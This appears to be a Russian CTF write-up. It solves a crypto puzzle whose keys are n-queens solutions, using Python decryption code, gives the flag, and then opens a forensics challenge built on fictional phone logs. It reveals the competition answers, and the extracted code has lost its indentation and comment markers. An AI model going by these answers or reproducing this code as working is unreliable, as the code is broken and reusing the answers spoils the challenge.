
- тотальный анлак

1/2-1/2



н - длина (`len()`) ключа  
надо попробовать начать с малого  
(но, думаю, решаемого)

На картинке видим информацию про шифрование, открытый текст передается в ASCII, из этого делаем вывод что то, что нам дали в **enc** - ASCII коды, пробуем расшифровать.



Получаем нечитаемый текст, неправильный вектор.

## 03

В левой части записи - шахматная нотация партии Max Lange и Max Bezzel

(<https://www.chessgames.com/perl/chessgame?gid=2668007>)

Макс Бессел - автор задачи n-queen problem, состоящей в том, что на доске nхn нужно разместить n ферзей так, чтобы они не атаковали друг друга.

Прийти к n-queen problem нужно, исходя из описания задания про **большое количество ферзей ... в странном порядке**.

Также в картинке говорится про n - длину ключа. В записи также дан алгоритм шифрования флага:

Подашь, короче, открытый текст, НО в Аски  
Дальшеключи все собираешь  
каждымключомшифруешь

| одинключидетциклично |  
| по кругуповторяется |  
| сначала код символа коришь сключом |  
| потомРЕЗКОцикличныйсдвигвлевоназначениеключас |  
| a little leftназначениеключас |

n - длина (len()) ключа  
надопробовать начать с малого  
(но,думаю,решаемого)

"попробуй начать с малого (но решаемого)" про n, используемого для конкретного раунда шифрования, наименьшим n, при котором задача имеет решение (кроме 1), является 4. То есть первое n = 4.

Составляем обратный алгоритм для дешифровки

```
def text_to_ascii_bytes(text):
 return [ord(char) for char in text]

def ascii_bytes_to_text(byte_array):
 return ''.join(chr(byte) for byte in byte_array)

def decrypt(cipher_bytes, keys):
 decrypted_data = cipher_bytes.copy()
 for key in reversed(keys):
 current_round = []
 n = len(key)

 for i, byte in enumerate(decrypted_data):
```

```

key_index = i % n
key_element = key[key_index]

unshifted = ((byte >> key_element) | (byte << (8 - key_element))) & 0xFF

original_byte = unshifted ^ key_element

current_round.append(original_byte)

decrypted_data = current_round

return decrypted_data

if __name__ == "__main__":
 encrypted = [] #ascii
 keys = [[],[],[], ...] #ключи
 data = decrypt(encrypted, keys)
 print(data)
 print(ascii_bytes_to_text(data))

```

Также пишем (или находим) алгоритм, который будет находить решения-ключи для соответствующего n

```

def isSafe(mat, row, col):
n = len(mat)

Check this col on upper side
for i in range(row):
if mat[i][col]:
return 0

Check upper diagonal on left side
i, j = row - 1, col - 1
while i >= 0 and j >= 0:
if mat[i][j]:

```

```

return 0
i -= 1
j -= 1

Check upper diagonal on right side
i, j = row - 1, col + 1
while i >= 0 and j < n:
if mat[i][j]:
return 0
i -= 1
j += 1

return 1

Recursive function to place queens
def placeQueens(row, mat, result):
n = len(mat)

base case: If all queens are placed
if row == n:

store current solution
ans = []
for i in range(n):
for j in range(n):
if mat[i][j]:
ans.append(j + 1)
result.append(ans)
return

Consider the row and try placing
queen in all columns one by one
for i in range(n):

Check if the queen can be placed
if isSafe(mat, row, i):
mat[row][i] = 1
placeQueens(row + 1, mat, result)

```

```

backtrack
mat[row][i] = 0

Function to find all solutions
def nQueen(n):

Initialize the board
mat = [[0] * n for _ in range(n)]
result = []

Place queens
placeQueens(0, mat, result)

return result

if __name__ == "__main__":
n = 4

result = nQueen(n)
print(result, sep="\n")

```

```
keys = [[2, 4, 1, 3], [3, 1, 4, 2]]
```

## 04

Пробуем запустить скрипт, получаем следующий вывод:

```
[186, 199, 174, 27, 11, 27, 255, 90, 167, 64, 67, 142, 246, 203, 8, 219,
84, 78, 148, 139, 233, 161, 47, 254, 90, 107, 71, 160, 164, 85, 31, 181,
123, 190, 4, 1, 252, 78, 222, 96, 55, 220, 50, 248, 73, 65, 38, 49, 8, 54,
97, 139, 88, 145, 204, 8, 106, 156, 216, 165, 158, 95, 20, 188, 243, 141,
254, 10, 138, 182, 211, 149, 1, 83, 234, 48, 103, 117, 123, 234, 111, 199,
143, 7, 73, 60, 44, 105, 13, 141, 52, 249, 39, 3, 6, 19, 107, 107, 52, 246,
2, 183, 171, 41, 10, 136, 155, 140, 120, 179, 137, 236, 174, 132, 226, 238,
126, 194, 168, 189, 184, 123, 125, 128, 52, 176, 254, 39, 69, 244, 137, 4,
66, 206, 172, 190, 117, 13, 145, 63, 156, 13, 116, 88, 49, 101, 138, 108,
113, 18, 10, 52, 80, 0, 1, 15, 109, 229, 240, 176, 149, 33, 126, 174, 84,
55, 244, 86, 225, 169, 63, 134, 173, 39, 253, 189, 40, 73, 219, 47, 162,
175, 42, 1, 123, 232, 127, 95, 124, 89, 153, 170, 109, 232, 142, 97, 238,
62, 26, 87, 174, 48, 178, 243, 76, 159, 78, 54, 215, 7, 3, 249, 15, 2, 199,
109, 43, 25, 169, 49, 209, 40, 246, 57, 210, 220, 107, 36, 122, 26, 92,
139, 230, 154, 34, 166, 174, 137, 30, 202, 53, 155, 55, 52, 40, 26, 143,
75, 53, 200, 100, 55, 108, 201, 207, 30, 230, 91, 55, 53, 174, 137, 156,
14, 114, 25, 102, 179, 111, 137, 155, 202, 180, 155, 102, 103, 233, 220,
220, 206, 183, 92, 55, 53, 233, 137, 81, 218, 32, 140, 115, 37, 249, 137,
215, 205, 247, 200, 38, 180, 233, 72, 154, 94, 119, 92, 228, 182, 43, 156,
143, 79, 183, 219, 102, 114, 43, 137, 91, 15, 54, 27, 164, 118, 122, 217,
28, 79, 230, 221, 37, 53, 238, 152, 143, 140, 183, 158, 55, 244, 169, 92,
140, 94, 180, 221, 246, 179, 122, 219, 220, 74, 53, 92, 34, 55, 233, 156,
32, 73, 32, 99, 97, 110, 39, 116, 32, 98, 101, 32, 115, 117, 114, 101, 44,
32, 98, 117, 116, 32, 105, 116, 32, 115, 101, 101, 109, 115, 32, 108, 105,
107, 101, 32, 116, 104, 101, 32, 107, 101, 121, 115, 32, 97, 114, 101, 32,
110, 111, 119, 32, 105, 110, 32, 97, 115, 99, 101, 110, 100, 105, 110, 103,
32, 111, 114, 100, 101, 114, 46, 32, 65, 110, 100, 32, 73, 32, 116, 104,
105, 110, 107, 32, 110, 32, 105, 115, 32, 116, 104, 101, 32, 114, 101, 97,
108, 108, 121, 32, 112, 114, 101, 116, 116, 121, 32, 110, 117, 109, 98,
101, 114, 44, 32, 105, 116, 39, 115, 32, 108, 105, 107, 101, 32, 105, 110,
102, 105, 110, 105, 116, 121]
```

```
Z$@CÖÜTNéj;/þZkG ¾Uµ{üNþ`7Ü2ØIA&6aXjØ¥_þ
4ù'kk4ö·«)ÇI<,i
tX1elq~Â„.{}4ºþ'ÈôBÎ~u
4Pmåð°!~ºT7ôVáº?`ý(IÛ/¢~*
{è_|Y¤mèaî>ØWºØ²ØLN6xùCm+Ø1Ñ(ö9ØÜk$zØ\æ"!ºÈ574(ØK5Èd7lÉÍæ[75ºrf³oÈ
'fgéÜÜÍ.\75éQU s§ùxÙíÈ&`éH^w\äÙ+0.Ùfr+[6vzÙOæÝ%5i.7ØØ\^`ÙØ³zÙÜ]5\"Ùé I
```

can't be sure, but it seems like the keys are now in ascending order. And I think n is the really pretty number, it's like infinity

В подписи говорится про то, что в следующем раунде ключи будут идти в обратном порядке, и что n = 8 (бесконечность). Находим ключи для n = 8.

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8, 2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1, 3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8, 3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8, 6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3, 5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6], [3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8, 4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7, 5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5, 1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8, 2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7, 3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2, 8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4, 6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3], [4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8, 2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7, 2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3, 7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1, 7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1, 7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7, 1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5, 7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7], [5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8, 4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2, 7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1, 4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4, 1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,
```

```
, 3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7, 3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6], [7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3, 6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2, 7, 5]]
```

```
keys.reverse()
```

# 05

Отделяем ASCII символы подсказки, запускаем скрипт, получаем вывод

```
[81, 28, 70, 209, 229, 106, 225, 48, 37, 2, 241, 135, 18, 41, 62, 54, 234, 58, 174, 147, 110, 128, 162, 162, 210, 174, 225, 63, 91, 83, 98, 143, 86, 249, 236, 185, 58, 63, 101, 216, 103, 112, 52, 94, 236, 3, 134, 157, 155, 219, 121, 147, 168, 64, 45, 121, 18, 113, 159, 43, 179, 123, 78, 171, 116, 53, 7, 149, 227, 220, 81, 15, 191, 78, 87, 125, 84, 211, 243, 242, 6, 28, 194, 161, 236, 246, 174, 252, 143, 53, 44, 90, 85, 10, 6, 21, 22, 174, 44, 102, 193, 216, 176, 253, 147, 33, 146, 143, 40, 200, 56, 234, 1, 17, 119, 6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229, 197, 174, 208, 218, 173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207, 56, 127, 150, 214, 12, 12, 78, 54, 7, 119, 6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229, 197, 174, 208, 218, 173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207, 56, 127, 150, 214, 12, 12, 78, 54, 137, 250, 3, 248, 129, 124, 145, 221, 155, 237, 135, 5, 7, 152, 218, 205, 0, 60, 165, 0, 167, 127, 154, 233, 175, 27, 38, 147, 1, 67, 184, 182, 93, 86, 160, 1, 192, 56, 99, 120, 243, 14, 160, 198, 56, 114, 254, 118, 4, 1, 195, 54, 114, 248, 120, 39, 129, 228, 31, 240, 90, 245, 14, 1, 236, 23, 103, 90, 121, 142, 166, 197, 189, 240, 112, 81, 45, 32, 110, 111, 119, 32, 105, 116, 39, 115, 32, 102, 114, 111, 109, 32, 109, 110, 32, 116, 111, 32, 109, 97, 120, 33, 33, 32,
```

110, 32, 105, 115, 32, 108, 97, 114, 103, 101, 115, 116, 32, 112, 114, 105, 109, 101, 32, 110, 117, 109, 98, 101, 114, 32, 105, 110, 32, 91, 50, 59, 49, 41, 46, 32, 65, 110, 100, 32, 100, 111, 110, 39, 116, 32, 102, 114, 111, 103, 101, 116, 32, 100, 101, 108, 101, 116, 101, 32, 115, 101, 99, 111, 110, 100, 32, 97, 110, 100, 32, 116, 104, 105, 114, 100, 32, 107, 101, 121, 32, 110, 111, 119, 44, 32, 105, 116, 39, 115, 32, 105, 109, 112, 111, 114, 116, 97, 110, 116]

QFÑåjá0%ñ)>6ê:@n¢¢ò@á?[SbVùì¹?:eØgp4^ìÙy`@-yq+³{N«t5äÜQ;NW}TÓóòÅjìö®ü5,ZU  
-YíØ°ý!¿ÄåÅ®ÐÚÀ=¬£n7ºA»2Í8Ö

Néúø|YíÚÍ<¥§é-.¶]V Å8cxó Å8rþvÅ6rþx'äðZöigZy|ÅðpQ- now it's from min to max!!! n is largest prime number in [2;11]. And don't forget delete second and third key now, it's important

## n = 5, ключи в убывающем порядке. Ключи для n = 5:

```
keys = [[1, 3, 5, 2, 4], [1, 4, 2, 5, 3], [2, 4, 1, 3, 5], [2, 5, 3, 1, 4],
[3, 1, 4, 2, 5], [3, 5, 2, 4, 1], [4, 1, 3, 5, 2], [4, 2, 5, 3, 1], [5, 2,
4, 1, 3], [5, 3, 1, 4, 2]]
keys.reverse()
```

## Удаляем ASCII подсказки, запускаем скрипт.

```
[221, 18, 41, 33, 176, 142, 215, 164, 105, 13, 76, 20, 34, 35, 66, 157,
253, 125, 239, 40, 117, 30, 86, 13, 60, 131, 12, 144, 17, 223, 103, 97, 43,
126, 8, 83, 35, 226, 132, 89, 230, 91, 228, 178, 122, 219, 28, 94, 182, 28,
231, 54, 233, 152, 221, 205, 55, 200, 228, 243, 107, 216, 27, 30, 230, 221,
37, 53, 174, 137, 221, 138, 230, 221, 37, 54, 122, 154, 223, 138, 243, 200,
164, 103, 111, 155, 223, 75, 230, 29, 103, 179, 233, 72, 154, 94, 179, 28,
102, 118, 122, 219, 28, 94, 243, 218, 102, 103, 238, 217, 28, 143, 183,
200, 166, 243, 169, 218, 143, 91, 230, 221, 228, 103, 124, 32, 72, 109,
109, 44, 32, 110, 111, 119, 32, 105, 110, 32, 100, 101, 115, 99, 101, 110,
100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 46, 32, 73, 32, 116, 104,
105, 110, 107, 32, 110, 32, 109, 105, 103, 104, 116, 32, 98, 101, 32, 50,
42, 42, 51]
```

<"#BÝ}í(uV  
Þga+S#âYæ[ä²zÙ^¶ç6éÝÍ7ÈäókØÝ%5ºÝæÝ%6zØðÈ¤goßKæg³éH^³fvzÙ^óÙfgíÙ.È|ó@Ú[æÝäg|  
Hmm, now in descending order. I think n might be 2\*\*3

n = 2\*\*3 = 8, ключи в убывающем порядке.

Ключи для n = 8:

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8,
2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1,
3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8,
3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8,
6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3,
5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6],
[3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8,
4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7,
5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5,
1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8,
2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7,
3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2,
8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4,
6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3],
[4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8,
2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7,
2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3,
7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1,
7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1,
7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7,
1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5,
7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7],
[5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8,
4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2,
7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1,
4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4,
1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,
1, 3, 5, 2, 8], [6, 4, 7, 1, 8, 2, 5, 3], [6, 8, 2, 4, 1, 7, 5, 3], [7, 1,
```

```
[3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7,
3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6],
[7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3,
6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2,
7, 5]]
keys.reverse()
```

## Удаляем ASCII подсказки, запускаем скрипт.

```
[204, 75, 88, 57, 11, 60, 65, 203, 30, 55, 205, 237, 65, 138, 23, 47, 76,
246, 67, 29, 28, 126, 71, 109, 75, 13, 204, 255, 141, 121, 131, 220, 23,
250, 220, 240, 69, 141, 12, 60, 32, 110, 111, 119, 32, 105, 110, 32, 97,
115, 99, 101, 110, 100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 33, 32,
116, 104, 105, 115, 32, 105, 115, 32, 116, 104, 101, 32, 108, 97, 115, 116,
32, 110, 32, 116, 104, 97, 116, 32, 119, 97, 115, 110, 39, 116, 32, 117,
115, 101, 100, 32, 105, 110, 32, 116, 104, 101, 32, 114, 97, 110, 103, 101,
32, 102, 114, 111, 109, 32, 52, 32, 116, 111, 32, 56]
ÍKX9
```

ÍýÜüÜöELÖC~GmK

```
< now in ascending order! this is the last n that wasn't used in the range
from 4 to 8
```

Ключи в порядке возрастания, n=6, последнему  
неиспользованному числу в диапазоне от 4 до 8. Ключи  
для n=6:

```
keys = [[2, 4, 6, 1, 3, 5], [3, 6, 2, 5, 1, 4], [4, 1, 5, 2, 6, 3], [5, 3,
1, 6, 4, 2]]
```

Удаляем ASCII подсказки, запускаем скрипт.  
Получаем флаг

```
[83, 105, 98, 105, 110, 116, 101, 107, 123, 81, 117, 51, 101, 110, 95, 49,
115, 95, 109, 48, 115, 116, 95, 49, 77, 112, 48, 114, 116, 97, 110, 55, 95,
102, 49, 71, 117, 114, 51, 125]
Sibintek{Qu3en_1s_m0st_1Mp0rtan7_f1Gur3}
```



**Название:** hotline

**Категория:** misc

**Очки:** динамическое начисление

**Описание:** В ходе расследования инцидента безопасности в АО «ДНК» (Дудинская Нефтяная Компания) были обнаружены цифровые артефакты с рабочего компьютера уволенного сотрудника. Необходимо проанализировать данные и найти доказательства передачи коммерческой тайны конкурентам.

Вам передали логи с рабочего телефона, отрывок из его телефонной книги и ещё пару файлов, просим ознакомиться. "Надевай маску, пора работать."

**Флаг:** Sibintek{IVAN\_SCANDALOV}

# 01

~~Phone Number is Notline~~

~~task~~  
Воронов. Д. Л. - +7 495-927-88-62  
Сидоров. И. М. - +7 495-920-58-24

~~Остапов. В. +7 495-386-34-35 - Яндекс  
shop 6 days~~

~~Тихонов. П. М. - +7 495-308-62-24  
Яндекс  
Shop {Fake-Name} Что то просил~~

~~Foxcat 10.1 - +7 495-346-82-35 - Яндекс!  
Mask's shop - +7 495-386-38-26~~

~~Web~~

- call\_logs\_dnk.xlsx - логи снятые с телефона в офисе
- meeting\_record.mp3 - запись звонка с музыкой на фоне
- project\_backup.hc - контейнер VeraCrypt, который защищен паролем
- phone\_numbers.jpg - часть телефонной книги уволенного сотрудника

В логах имеются множество сообщений с текстом и 20 сообщений с hex-строками, в телефонной книге, кроме номеров сотрудников, есть номер контакта scandal.

Отфильтровав логи по его номеру телефона (+7-495-666-13-13), мы видим сообщения от разных людей, но от одного номера, также видим, что все hex-строки только от него.

Начнем решение с анализа полученных файлов.

| A    | B                | C          | D                | E         | F                                                      |
|------|------------------|------------|------------------|-----------|--------------------------------------------------------|
| Дата | Время            | Контакт    | Номер            | Тип       | Сообщение                                              |
| 0    | 2023-12-2 11:23  | Дарков Д.  | +7-495-666-13-13 | Исходящий | У меня для тебя сюрприз.                               |
| 3    | 2023-12-2 13:27  | Смирнов А. | +7-495-666-13-13 | Входящий  | Время принимать таблетки.                              |
| 5    | 2023-12-2 18:29  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | 42b88589a0dba57c0e5acb837f                             |
| 0    | 2023-12-3 17:45  | Дарков Д.  | +7-495-666-13-13 | Входящий  | Надевай маску, пора работать.                          |
| 2    | 2023-12-3 16:36  | Смирнов А. | +7-495-666-13-13 | Исходящий | f9d1dc5e3df3df96ef1f2c09d3                             |
| 4    | 2023-12-3 19:32  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | b69fc0dfa4fcdeb621642ab38                              |
| 8    | 2024-01-04 14:30 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 65c4103337c0cf288662fd428d                             |
| 1    | 2024-01-01 8:29  | Смирнов А. | +7-495-666-13-13 | Исходящий | Найди тишину в хаосе.                                  |
| 2    | 2024-01-01 14:49 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Это не сон, это реальность.                            |
| 9    | 2024-01-1 9:29   | Дарков Д.  | +7-495-666-13-13 | Исходящий | 197f6a5904dfeb5bc67339c80                              |
| 0    | 2024-01-1 17:22  | Смирнов А. | +7-495-666-13-13 | Входящий  | Иши в шуме.                                            |
| 1    | 2024-01-1 20:57  | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | 6d15167bdde6aa5cbeee42b503                             |
| 5    | 2024-01-1 20:51  | Дарков Д.  | +7-495-666-13-13 | Входящий  | Мой друг ждет тебя в котельной.                        |
| 8    | 2024-01-1 12:34  | Смирнов А. | +7-495-666-13-13 | Исходящий | f797e0dbaccd0b34461256d72c                             |
| 2    | 2024-01-1 17:49  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Они знают слишком много.                               |
| 6    | 2024-01-1 13:32  | Дарков Д.  | +7-495-666-13-13 | Исходящий | 10541cb905b1ca66e0628b983                              |
| 0    | 2024-01-1 17:53  | Смирнов А. | +7-495-666-13-13 | Входящий  | 598bea7858497c50ebf7956                                |
| 2    | 2024-01-1 20:45  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Твоя маска готова.                                     |
| 2    | 2024-01-2 16:59  | Дарков Д.  | +7-495-666-13-13 | Исходящий | 7fcdaee255b03ba4aac4ed5ff                              |
| 9    | 2024-01-2 17:45  | Смирнов А. | +7-495-666-13-13 | Входящий  | Ключ в книге.                                          |
| 8    | 2024-01-2 8:45   | Дарков Д.  | +7-495-666-13-13 | Исходящий | d59b132bf0bcc897f6d97f8a8                              |
| 9    | 2024-01-2 17:33  | Смирнов А. | +7-495-666-13-13 | Входящий  | Мы все часть системы.                                  |
| 11   | 2024-01-3 15:57  | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | 510dd1d223332f1eabf39579d                              |
| 14   | 2024-02-01 12:20 | Дарков Д.  | +7-495-666-13-13 | Входящий  | e9cea0a6e331131b923f3ddc                               |
| 16   | 2024-02-0 10:25  | Смирнов А. | +7-495-666-13-13 | Входящий  | Хорошие времена не делятся долго                       |
| 17   | 2024-02-0 12:33  | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | f162fda9606daea42aca83d19                              |
| 16   | 2024-02-1 14:13  | Дарков Д.  | +7-495-666-13-13 | Исходящий | Мы не любим чужаков, шатающихся где попало...          |
| 19   | 2024-02-1 12:40  | Смирнов А. | +7-495-666-13-13 | Исходящий | 8a0d057db0adaea8a6a5631d                               |
| 11   | 2024-02-1 16:43  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | 175aabb6108aeecebf26a45f9                              |
| 18   | 2024-02-2 19:21  | Дарков Д.  | +7-495-666-13-13 | Исходящий | 710bbacbf0533e5fbabbfaecd                              |
| 10   | 2024-02-2 20:56  | Смирнов А. | +7-495-666-13-13 | Входящий  | У меня было предчувствие, что проблемы меня догонят... |
| 15   | 2024-02-2 13:29  | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | Чувак, порой я ненавижу этот город...                  |
| 11   | 2024-02-2 14:30  | Дарков Д.  | +7-495-666-13-13 | Входящий  | Время — то, чего у тебя нет.                           |
| 54   | 2024-02-2 18:30  | Смирнов А. | +7-495-666-13-13 | Исходящий | b64c08205856342cd9e92fa                                |
| 77   | 2024-02-2 18:42  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Я хочу тебе рассказать об одной важной вещи...         |
| 79   | 2024-03-0 19:56  | Дарков Д.  | +7-495-666-13-13 | Входящий  | Может быть, стоит заново расставить приоритеты?        |
| 71   | 2024-03-01 16:46 | Смирнов А. | +7-495-666-13-13 | Исходящий | 15661c0e668c1964cc0b88f47                              |
| 73   | 2024-03-01 8:32  | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | 745ef3b08d2691e4ad592fe4                               |
| 76   | 2024-03-01 14:41 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 50 благословений ждут ответа.                          |
| 71   | 2024-03-01 10:47 | Смирнов А. | +7-495-666-13-13 | Входящий  | Все концы должны быть убраны.                          |

| Время | Контакт    | Номер            | Тип       | Сообщение                                     |
|-------|------------|------------------|-----------|-----------------------------------------------|
